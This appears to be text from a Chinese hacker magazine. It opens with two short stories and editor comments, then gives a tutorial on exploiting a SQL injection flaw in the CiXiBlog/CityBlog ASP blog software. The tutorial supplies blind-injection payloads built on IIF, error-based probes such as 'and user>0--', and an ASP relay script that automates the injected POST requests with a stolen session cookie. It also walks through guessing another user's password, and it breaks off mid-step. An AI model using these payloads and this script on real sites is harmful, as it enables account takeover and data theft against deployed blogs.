先礼貌的打了个电话，第2天上门。门开后焘的妻子像是一个不食人间烟火的女人，一眼瞄到书房的电脑，我礼貌的对她说：你先生填的受益人是你，但我们要核实一下，我可以用下你的电脑吗？焘妻子很飘渺的说句：请便。把我带到书房，泡杯茶就走到客厅去了。电脑是打开的，我看见这女人的东西都是保存在D盘的，我先从D盘查起，没发现任何可疑的东西，全部是这女人写的文字。饱汉不知饿汉饥的那种无病呻吟的文字，不过也可以谅解，毕竟老公刚去世。再到其他盘，根本就什么可用的东西也没有。我找完所有的盘，包括焘的老婆写的所有文字还是没一点发现，而时间已经过了两个小时，焘老婆也给我续了两次茶了。正打算放弃的时候突然发现E盘好象有什么不对，我从开始——运行那查，转了一圈终于找出了一份隐藏文件，打不开，需要密码。我试着用焘的生日进入，一般人都会先选择自己的生日，进不去。想问焘的妻子，但看来她应该是不知道的，这是一个秘密的文件夹，从她的文字中就不难发现她是个电脑盲。郁闷中发现隐藏文件上面一直飘着爱的绚丽彩字。本打算直接问焘妻子的生日，怕她起疑。于是直接登录了保险公司的网站，终于找到了焘妻子的生日，输人，确定。完全正确。打开的文件夹只是一个文档，满屏幕飘忽着写着“焘爱笨笨”的隐形气球，配着《童话》的背景音乐。

花了好久才看完，或者说才看懂。这的确是证据，可以证明焘骗保的证据，因为他里面写的东西全都是经过锁定不能修改的。而我却失去了那份要抓住证据的心，我心底最纯最真的东西似乎被碰触到了，这里面满是一个男子对一个女子的爱，他的用心良苦，他的无可奈何，客厅的那个女人，想必是这世界最幸福的女人了吧。我的龌龊，我的不择手段，我的愤世，在这小小的文件夹里全都显露出来。突然感觉到什么都不是最重要的，重要的是在意你的人还健康的活在这个世界上。我做出决定，这篇文字，就当从未看见。

焘的妻子送我出门的时候我终于弄懂了她脸上的迷茫是从何处而来的，我闻见她心脏笨拙的抽泣。狂奔到公司，打好辞职信。我想我该用另种方式找寻我的那片天。

不知道焘妻子会不会看到，我把焘隐藏的文件取消，把关于脑癌后买保险的那段文字给删掉了。

此时节

借一番风，一番雨，一番凉

心是完全干净透明的。即使是死了一次，他也将那气味留了下来，挥之不去

这纯洁，质朴，终是随了我的愿，也便落下了个美好

帘外五更风，吹梦无踪

不外如是。

编辑点评：

故事中有好人，有男人，有两个充满爱心的男人。一个是焘，一个是那个保险公司职员。文章很感人，但小编对于焘的做法还是有点耿耿于怀，对自己的爱人隐瞒病情本来就不是很对，可他还拿了离婚协议书给妻子签字。可能他以为在生命终结之前和老婆结束，这样老婆没那么伤心。可是他没有想到，如果他的妻子知道真相后，会不会更痛苦。也许，锌的出现是焘在天之灵所做的补偿吧……

背后的真相——被误解的友谊

图 菜鸟123

“求你了，帮帮正勋吧。”阿美带着哭腔求着我。我面无表情地甩开阿美的手，说道：为什么要帮他，他是什么人，他今天的一切本来就应该属于我的。”我忘不了那个夏天，是正勋夺走我的一切。

那个时候，我和正勋、阿美在同一个大学里，我与正勋在同一个班，阿美是我们两个人共同追求的女孩。那时，我与正勋是大学里数一数二的网络高手，而我们俩之间，我要比正勋略胜一筹。即将毕业时，有一所国外著名的公司想请我们其中一个去他们公司做软件工程师，名额只有一个，而我们两个都想去。于是对方给我们俩一个相同的程序开发任务，谁能最先开发出来，谁就被邀请。

记得那几天，我与正勋都把心埋在程序开发里面。阿美时常给正勋送茶送饭，对他无微不至，可是却没有像对正勋那样对待我。我心想：等我把程序开发出来，阿美会对我另眼相看的。

终于，我比正勋更快的开发出了程序，并将程序进行压缩和加密，而密码是我喜欢的一个特殊密码，然后存进我的U盘，放在我的桌上。正好要去外面办点事，所以打算等一下再去那家公司报到。

可是不幸的事还是发生了，当我回来时，桌上的U盘不见了。我当时想自己可以凭记忆再制造出来，况且U盘上的文件是加密的，连暴力破解也没办法，于是也没有太担心。

3小时后，就在我再次写完程序的时候，传来正勋被那家公司录取的消息。不可能的，因为我回来时，正勋还未想出来，就是灵光一现，也需要很久才制造出来，因为程序极其复杂。那他的程序从哪里来的。难道……我赶紧向那家公司借来正勋开发的程序一看，发现他的源代码跟我最先开发的那个一模一样。这根本是不可能的，因为如果同样的程序由不同的人构想的，源代码是不可能相同的。那好比一对孪生兄弟，他们即使外表相同，但思想是不会相同的。这时，我猜想我的U盘是正勋偷的。还有，我最喜欢用的那个密码，也只有正勋和阿美知道，偷我的U盘除了对正勋有好处外，对阿美来说一点用处也没有。

就这样，正勋被那家公司聘为软件工程师，后来，他又辞职开了一家电脑公司，并与阿美结了婚。而我呢，却成为一名电脑维修师傅，我不想要这样的生活，本来可以享受锦衣华食的我，却被正勋害成这样，我恨他！

正勋的公司原本一直蒸蒸日上，最近却因黑客侵入公司的系统，公司的计算机无法正常工作而瘫痪了。所有重要的资料全都无法打开，也无法消除木马病毒。正勋请来了许多计算机高手，却还是束手无策。而我眼前的这名女子，虽满脸疲惫，但还是掩盖不住原本的美丽，我的心里不禁有些怜惜。

这时，阿美跪了下来，说："阿泽，求你了，帮帮他，其实当初……"正当阿美要说下去的时候，正勋闯进了我的屋子，扶起阿美说道："阿美，别说了。"说完，满脸胡渣子的正勋拉着阿美从我的屋子走出去。

第3天，我带着自己的手提电脑来到正勋的公司。刚来到总裁办公室前，在一旁的秘书就迎了上来："先生要找总裁吗？""嗯"，我回答。这时秘书抱歉的说道："对不起，先生，总裁正有事，他说不要打扰他。"我说："你打电话给你总裁，说是一个叫阿泽的人找他，他会见我的。"秘书听完，只好拿起桌上的电话，打给了正勋。很快，她放下电话对我说："先生，总裁有请。"

我来到总裁办公室。房间里，正勋正与几个计算机高手商量对策。当他看到我时，疲惫的脸上露出一丝喜悦，连忙请我坐下，并对我讲述电脑的症状和资料的重要性。

他们的系统里面所有的文件都打不开，就连注册表、运行与任务控制栏也无法启动。我拿起随身带来的手提电脑，连上中毒的服务器……

经过2个小时的努力，系统终于恢复了正常。这时，房间里一片欢呼。我收起手提电脑，往回走。正勋紧跟上来，说："阿泽，谢谢！"

"要谢谢阿美。"我头都不回的走了。

我之所以帮正勋，是因为昨天阿美又来求我帮正勋，并讲出了真相。原来那偷U盘的是阿美，并不是正勋。因为阿美很爱他，她非常希望正勋可以获得那个office，她拿到程序后，以正勋的名义发给了那家公司，导致对此一无所知的正勋顺利进入了该公司。后来正勋知道了真相，觉得对不起我，毅然辞掉了那份收入不菲的工作。

过了半年，我向银行贷款，也开了一家电脑公司，刚开张没几天，生意就非常的红火。我知道，正勋和阿美在默默地帮着我，我们曾经是朋友，以后也不会改变。

编辑点评：

这篇黑客小品文虽然简单，但是意境不错。作者的名字也起的很谦虚，叫"菜鸟123"。且不说普通人，黑客之间也经常会因为一些利益而产生冲突，严重点的甚至导致兄弟反目，可谁能肯定里面不会有些误会呢？所以希望大家还是更多的"度尽波劫兄弟在，相逢一笑泯恩仇。"吧。

【新洞练练看】

小天静夜思

天气逐渐转凉，心情也越来越安静，每天看看新闻，写写代码，做些测试，再有心情邀上几个好友聚一下，交流交流技术，还真的比较惬意。互联网上由web2掀起的浪潮逐渐回归后，互联网人变得理智和聪明，搞安全的也一样，在浮躁后能回归低调，敏锐的观察发生的一切，然后腾空而起，一剑中要害。

从鸡肋到鸡翅——细品都市自媒体博客

文 寂寞的刺猬[L.S.T]

从本文你可以学到：

1、SQL漏洞分析

2、ASP中几个函数的特殊用法

想起春节期间，一位朋友扔给我一套博客代码，让帮着检测一下安全性！这春节过得寡然无趣，正好借此来打发一下时间！不过俺好久没看ASP代码了，不知它是否还认得俺？

一、疏忽致漏洞

在本地搭建后，看了一下版权，原来是CIXIBLOG 3.0，这是啥博客？问了问百度，原来是慈溪博客，还真有不少使用者，看来俺又孤陋寡闻了！

粗略地看过"UserManage"目录下的文件后，发现在"Article_Del.Asp"、"Comments_List.Asp"、"Rss_Add.Asp"、"Message_List.Asp"、"Url_Favorites.asp"等文件中，都存在同一个BUG。该BUG起初是在"Article_Del.Asp"中发现的，但为了方便介绍以及和后面的测试相统一，下面就以"Rss_Add.Asp"为例，跟俺重温一下BUG的发现过程。"Rss_Add.Asp"的部分源码如下：

```
IF CblogObj.FormRequest("Action")="delete" then '删除RSS频道过程
Dim RssID
RssID=CblogObj.FormRequest("ArticleID")
CONN.EXECUTE("Delete from tb_Rss where User_ID="&Session("UserID")&" AND id in("&RssID&")")
GetErrInfo=" <div class=""doen""> 【操作成功提示：删除RSS频道成功！】</div>"
End if
```

有问题的语句在"AND id in("&RssID&")""中，这是一个条件语句，也可以看做是一个赋值语句，将RSSID的值赋给ID，如果所获得的ID值在"tb_Rss"表的ID列内，那么AND后的条件就为真，否则为假，在为假的情况下即使前面的USERID为真也不会执行删除语句。

貌似引入的RSSID是数值类型，它在进入SQL语句之前都经过了哪些关卡呢？向上看，原来是由"CblogObj.FormRequest"进行的过滤，那么这个自定义函数是如何过滤的？在Inc目录中的"CatyBlogClass.asp"找到了源头，代码如下：

```
Public Function FormRequest(RequestName) 'Rem 获得Post参数
FormRequest=Trim(CheckSqlstr(Request.form(RequestName)))
```

```
End Function
```

它采取的是Form接收方式，其中仅多了一个CheckSqlstr函数，那这个函数都过滤了什么呢？

```
Private Function CheckSqlstr(Str) 'Rem 过滤SQL注入
If Isnull(Str) Then
CheckSqlstr = ""
Exit Function
End If
Str = Replace(Str,Chr(0),"")
CheckSqlstr = Replace(Str,"'","''")
End Function
```

一个**chr(0)**和一个单引号，chr(0)是16进制的0x00，也就是很早以前揭开动网上传漏洞的一个字符；而单引号则是为了阻止用户提交单引号。虽然过滤的很少，但貌似却无法突破！

这其中"AND id in("&RssID&")"" 并没有使用到单引号，所以CheckSqlstr过滤就不起什么作用了。但ID是一个数值型字段，如何让RSSID所提交的值与前面的ID进行匹配呢？我想到了IIF函数，什么是IIF函数？这可是一个不错的函数，它的语法是：IIF(逻辑表达式 ，为真时的表达式 ，为假时的表达式)，意思就是当逻辑表达式为真时，比如1 = 1，就返回"为真时的表达式"，如果表达式为1 = 2，那么就返回"为假时的表达式"。假如我构造的语句是："IIF(((select len(user_pass) from[Tb_user]where id= 某个用户ID值)=猜测值),155,1)"，其中"某个用户的ID值"是欲猜测用户的ID值，而155则是我所发的RSS频道的值，这个值只要查看RSS频道网页的源码就能查出，而1则是不属于我的RSS频道范围的值，也可以写成1000000，只要是不属于自已或不存在的值就行。这样，当我所输入的"猜测值"等于指定用户的密码长度（"len(user_pass)"），也就是1 = 1时，就会将我所发的RSS频道值（155）赋给ID，这样就删除掉了我所发的RSS频道；如果猜测错误，也就是1 = 2时，则会将后面的1提交给ID，即使这个ID存在于Tb_Rss表内；但因为SQL语句中"User_ID="&Session("UserID")&""的限制，也无法删除后面指定的ID值（1）。

用不存在的值测试，在有这个念头时，我忽然想到了字符，如果将后面的数字改为字符，当1 = 2时，因为类型不对，不就出现了两个不同页面？但字符需要引入才行，单引号被过滤了，那么双引号呢？我将上面构造的语句改为：**IIF(1=2,1,"a")**，然后用俺的POST提交工具进行提交，结果不论是1 = 1，还是1 = 2，返回的均没有"类型错误"之类的语句，如图1，看来CiXiBlog是软硬通吃啊！




图1 返回信息

此路不通，看来只好测试第一种方法了，还好CIXIBLOG给了个安慰奖，可以按照IIF的流向提交不同的ID值。猜解的方法就是，先创建几十个RSS频道，然后用手动的方法一个一个的猜测，少一个频道就是猜对一个！天啊！这分明就是鸡肋嘛，食之无味，弃之可惜！

看了一下文件日期，大多数都是2006年1－2月份的，这老哥从哪儿找的这么老的文件，不知官方有没有提供新的程序！去CiXiBlog官方站点看了一下，果然有最新的版本提供，不过名称却变了，改为CityBlog－－都市自媒体了。管他是CIXI还是CITY，先看代码再说，粗略地对照了一下这几个文件，漏洞一个不少！为什么作者对其他文件中的数值型字段用"CblogObj.iscint"进行过滤，而这几个却忽略了呢？莫非新版本还有其它的过滤？

按照代码的流向，顺藤摸瓜一个一个的看，结果发现和CiXiBlog没什么两样！不过这CITYBLOG体积倒是比CIXIBLOG要大的多，先在本地测试一番再说。和前面一样，仍是先提交数值型的IIF(1=1,105,1)，当条件成立时，添加的RSS频道被删除了，看来CityBlog和CixiBlog所犯的错误是一样的。再试 IIF(1=2,1,"a")的方式，意想不到的事情发生了，这次返回了错误"**[ODBC Microsoft Access Driver] 参数不足，期待是1**"，如图2。




图2 返回错误信息

本以为找到了方法，结果再提交**IIF(1=1,1,"a")**时，返回的仍然是这样错误，晕！它们是不是商量好的，不来都不来，要来却又一起来！"参数不足"，看来可能是双引号的问题，不用引号能不能引入字符呢？在SQL注入时，绕过引号的方式就是转为十六进制，将"a"转为16进制值(0X220061002200)，提交后返回的信息却是成功，无论真与假均如此。天啊！单引号过滤了，双引号又不能用，转换又不行，用什么方式引入字符呢？在提交工具中测试了一个又一个的想法，均无果而终，在我的耐心被彻底摧垮前的一分钟，我忽然想起了程序的过滤方式，**CheckSqlstr = Replace(Str,"'","''")**，将一个单引号过滤为两个单引号，嘿嘿，天助我也，只要输入一个单引号，程序就会自动帮我匹配完整。将"ArticleID="后的值更改为："**IIF(1=2,1,')**"，提交后的结果如图3。




图3 类型不匹配信息

"错误 '80040e07 ，标准表达式中数据类型不匹配"，哈哈！终于看到你了！再试1=1的条件，返回的是："操作成功提示：删除RSS频道成功！"。瞧，现在1=1和1=2已经变成了两个不同的页面，这鸡肋变得有点好吃了！

如果说这个漏洞在MDB版中是鸡肋的话，那么在SQL版就是鸡翅了，为什么？因为在SQL版中就可以跳出IN的限制了，彻底告别那些限制。比如我将上面的测试语句更改为"**ArticleID=1)and user>0--**"，这样出现的是什么结果？如图4。



图4 SQL版中的暴错信息

暴出了当前数据库的连接用户名。将ArticleID的值改为"**1) and @@version=0--**"，又可以暴出数据库及服务器的一些信息。当然，还有更多的语句，我就不一一列举了。

二、鸡肋变鸡翅

说了这么多理论，小菜们早都睡着了，醒一醒，下面要变魔术了，看看俺是如何把鸡肋变成鸡翅的！在动手之前，先介绍一段数据转发脚本，代码如下：

```
<%
S=request("s") '注入模式
Select Case S
Case 0 '0为CityBlog的SQL版本
```

```
    Jmstr=SQLCode(request("jmdcw"))
    Case 1 '1为CityBlog的MDB版本
    Jmstr=MDBCode(request("jmdcw"))
    Case 2 '为CiXiBlog的MDB版本
    Jmstr=MdbCai(request("HackId"),request("Userid"),request("LeiB"),request
("NumB"),request("AscB"))
    End Select

    '//以下数据根据目标网站进行修改
    JMUrl="http://127.0.0.1/UserManage/Comments_List.Asp" '注入地址
    JmCok="ASPSESSIONIDCASCQQBD=DKBAPHBDEPEHMOLCKCJFPGIO;"
'cookie代码
    '//完毕

    JmCok=replace(JmCok,chr(32),"%20") '将空格过滤为%20
    JmStr=Replace(JmStr,chr(32),"%20") '将空格过滤为%20
    JmStr=Replace(JmStr,chr(43),"%2B") '过滤+号为%2B
    JmStr="Action=delete&ArticleID="&JmStr '提交的键名

    response.write PostData(JMUrl,JmStr,JmCok,JMUrl) '返回提交的信息

    Function MDBCode(JmdcwMdb) 'cityblog MDB版注入
    JmdcwMdb=lcase(replace(JmdcwMdb,"%20",chr(32))) '过滤为小写
    MdbCode="IIF(" & Right(JmdcwMdb,(len(JmdcwMdb)-(instr(JmdcwMdb,
"and")+3))) & ",1,')" '加入iif语句
    End Function

    Function MdbCai(HackId,Userid,LeiB,NumB,AscB) 'cixiblog MDB版注入
    Select case LeiB
    Case 0 '猜测长度
    MdbCaiCode=" len(user_pass)"
    Case 1 '猜测字符
    MdbCaicode=" Asc(mid(user_pass," & NumB & ",1))"
    Case 2 '测试洞洞
    MdbCaicode="(id)"
    End Select
    MdbCai="(IIF(((select " & MdbCaiCode & " from[tb_user]where id=" &
Userid & ")" & AscB & "),(select top 1 id from[tb_rss]where user_id=" &
Hackid & " order by id),1))"
    End Function

    Function SQLCode(JmdcwSql) 'SQL版注入转发
    SQLCode="1) or 1=" & JmdcwSql & " --"
    End Function

    Function PostData(PostUrl,PostStr,PostCok,PostRef) '提交语句
    Dim Http
    Set Http = Server.CreateObject("msxml2.serverXMLHTTP")
    ........省略部分代码，详见光盘。
    %>
```

这可是我用了N个小时才写出的转发代码，有了它，就可以让复杂变简单，不过，对于CiXiBlog版，还需要手动猜解，但也不是很麻烦，只要你有充沛的体力、旺盛的精力，就一定能猜出指定目标的密码。

1、CIXIBLOG猜解

首先用“桂林老兵”的Cookie浏览器——MyBrowser打开本地的CiXiBLOG程序，在登录时，一定要选择“下次不必登入”项，这样保存的COOKIE值中才会包含用户名及密码等信息。待登录成功后，打开“RSS订阅”页面，如图5。




图5 RSS频道页面

先将上方的Cookie值覆盖转发脚本中的Cookie代码（JmCok），再将地址栏中的地址（**http://127.0.0.1/ciximdb/UserManage/Rss_Add.asp**）覆盖转发脚本中注入地址处（JMUrl）。然后将脚本保存到本地的IIS或支持ASP的空间中，只要目标网站没有更改或不超过一定的时限，**JmURL**和**JMCok**这两项就不用改动。

接下来还是回到MyBrowser中的“RSS订阅”处，在其中输入一个RSS地址，该地址要为一个网址，比如：**http://www.baidu.com**或是**http://127.0.0.1**，而频道名称则为任意名，分类随便选一个就行，然后点“确定加入”，这样就加入了一个RSS频道。接下来，点浏览器工具栏中的“刷新”按钮，选择“重试”，就会又多一个RSS频道，接下来重复这两个动作，就能增加N条记录了。想知道增加了多少条记录，只要在网页上点右键，查看源文件，在其中查找“总有记录”，就能知道已经增加了多少条记录了，如图6，我加了200条RSS频道。只有RSS频道充足了，才有猜解的资本。




图6 RSS记录数

OK，先测试目标站点是否存有漏洞。在IE浏览器内输入测试URL：“**http://127.0.0.1/jmpost.asp?s=2&hackid=106&userid=106&leib=2&Numb=&ascb==106**”。其中的jmpost.asp为脚本文件名，s值2表示是cixiblog版的转发，hackid的值是我的ID值（cixiblog、Cityblog均是以用户的ID值建的目录，所以只要访问“我的博客”就能得到ID值了），而userid本应是目标的ID值，但在测试漏洞时就要输入自已的ID值，leib的值2表示测试漏洞，ascb后有两个等号，一个是赋值，另一个是提交的字符，在后面的测试中，可以根据需要更改为>或<，其值106也是我的ID值，这样，在hackid、userid和ascb三值保持一致的情况下，如果RSS频道减少了一条，说明存在漏洞。连接上面的URL，如图7，记录变成了199条，说明存在漏洞。




图7 RSS频道减少了一个

确定了漏洞，接下来找一个用户，就用我测试时的另一个账号“5200”吧，其ID是105，先猜其密码的长度。输入如下URL：“**http://127.0.0.1/jmpost.asp?s=2&hackid =106&userid=105&leib=0&Numb=&ascb=>5**”。其中的**userid**值是指定目标的ID 值，**leib**的值0表示猜长度，ascb的值改为>5，如果RSS频道少了一个，说明105的密码长度大于5，执行后如图8，又减少一条记录，说明密码长度大于5。

那么是否大于10呢？将后面的>5改为>10，结果记录没有减少，说明长度在6－10之间，将10改为8，记录仍没有减少，这下范围就小了，在6、

